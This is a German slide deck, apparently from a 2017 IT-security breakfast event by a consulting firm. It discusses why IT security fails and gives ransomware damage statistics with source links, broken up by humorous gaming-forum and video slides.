

p4b Security Frühstück - mit Sicherheit der richtige Vitamin-Kick für Ihre IT

5. Mai 2017

Ralph Belfiore
Karl Jaeger



Pro4bizz GmbH

<https://www.pro4bizz.de>

ralph.belfiore@pro4bizz.de

karl.jaeger@pro4bizz.de

0721-909 81 720

Agenda

- wo stehen wir? the state of the game (SotG)
- warum IT-Security nicht funktioniert!
- „way down inside!“ (Led Zeppelin)
- „and now for something completely different“ (Monty Python)
- warum wir zuerst verstehen müssen, bevor wir handeln können (PDCA)
- Informations Sicherheit: Top 10 Maßnahmen
- Diskussion


the state of the game (SotG)



Destiny vs Deezer - the most epic battle EVER



the state of the game (SotG)



TOM CLANCY'S THE DIVISION

HOME MEDIA GAME INFO NEWS

> Forums > The Division > State of the Game

Threads 1 to 20 of 38 Page 1 of 2 1 2 Last

Forums: State of the Game

Forum Tools Search Forum


Sub-Forums	Threads / Posts	Last Post
Server Status Check here for up to date Server Status messages	Threads: 89 Posts: 1531	[Maintenance] Maintenance - April 27th,... by Ubi-gabelikes 04-26-2017, 04:43 PM
Known Issues Check here for up-to-date Known Issues & confirmed Exploits Sub-Forums: Resolved Issues	Threads: 95 Posts: 5	[Known Issue] [Gameplay] Status Effect when... by Ubi-gabelikes 04-20-2017, 03:45 PM
Changelogs	Threads: 42 Posts: 1587	[Changelog] – April 13th–... by Ubi-QuB3 04-12-2017, 01:47 PM

Title / Thread Starter	Replies / Views	Last Post By
Sticky: Forum Rules Started by Black_Widow9, 03-23-2012 08:49 PM	Replies: 1 Views: 10,241	Cortexian 01-28-2015, 10:26 PM
[State of the Game] April 27th, 2017 Started by Ubi-gabelikes, 04-27-2017 05:32 PM	Replies: 0 Views: 553	Ubi-gabelikes 04-27-2017, 05:32 PM
[State of the Game] April 20th, 2017 Started by Ubi-gabelikes, 04-20-2017 05:33 PM	Replies: 0 Views: 1,504	Ubi-gabelikes 04-20-2017, 05:33 PM
[State of the Game] April 13th, 2017 Started by Ubi-QuB3, 04-13-2017 06:02 PM	Replies: 0 Views: 994	Ubi-QuB3 04-13-2017, 06:02 PM
[State of the Game] April 6th, 2017 Started by Ubi-QuB3, 04-06-2017 06:04 PM	Replies: 0 Views: 1,000	Ubi-QuB3 04-06-2017, 06:04 PM

Starcraft 2 - Destiny trolling and making Deezer cry



<https://www.youtube.com/watch?v=XQn3FHMugr0>



0:22 / 1:59



warum IT-Security nicht funktioniert!

- wir denken nicht wie „hacker“
- wir sind zu arbeitsteilig organisiert – Containerdenken herrscht vor!
- Sicherheit ist KEIN integraler Designaspekt bei der Software-Entwicklung
- rapid development = insecure?
- Psychologie der IT-Sicherheit – was ich nicht weiß, macht mich nicht heiß!
- IT-Sicherheitsdesign versus Marktökonomie der Anwendungen
- point solutions versus proaktives Design der Sicherheitslösungen
- eine Schwachstelle kontra 100 Sicherheitsmaßnahmen

„way down inside“ – locky is back!

Ransomware Angriffe

2015 Okt



2016 Feb



Der Ransomwaretrojaner Cryptowall verursacht bis heute einen Schaden von 325 \$ Millionen - ca. 8 mal so viel, wie die Baukosten des Empire State Buildings

Im ersten Quartal 2016 wurden durch Ransomware 209 \$ Millionen erpresst - das entspricht dem Wert von 4 Gulfstream G550 Privatjets



Im ersten Quartal 2016 fand statistisch gesehen alle 2 Minuten ein Ransomwareangriff statt



Im dritten Quartal waren es hingegen alle 40 Sekunden

Quellen

Storage Insider, <http://www.storage-insider.de/strategien-gegen-ransomware-a-567837/>

IBM, <http://www-03.ibm.com/press/de/de/pressrelease/51243.wss>


Kaspersky, <https://blog.kaspersky.de/ransomware-for-dummies/9367/>

Ostermann Research, <http://blog.wiwo.de/look-at-it/2016/10/26/vier-von-zehn-unternehmen-weltweit-von-ransomware-betroffen/>


BSI, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Ransomware.pdf?__blob=publicationFile&v=2

Wirtschafts Woche, <http://blog.wiwo.de/look-at-it/2016/10/26/vier-von-zehn-unternehmen-weltweit-von-ransomware-betroffen/>

„way down inside“ – locky is back!

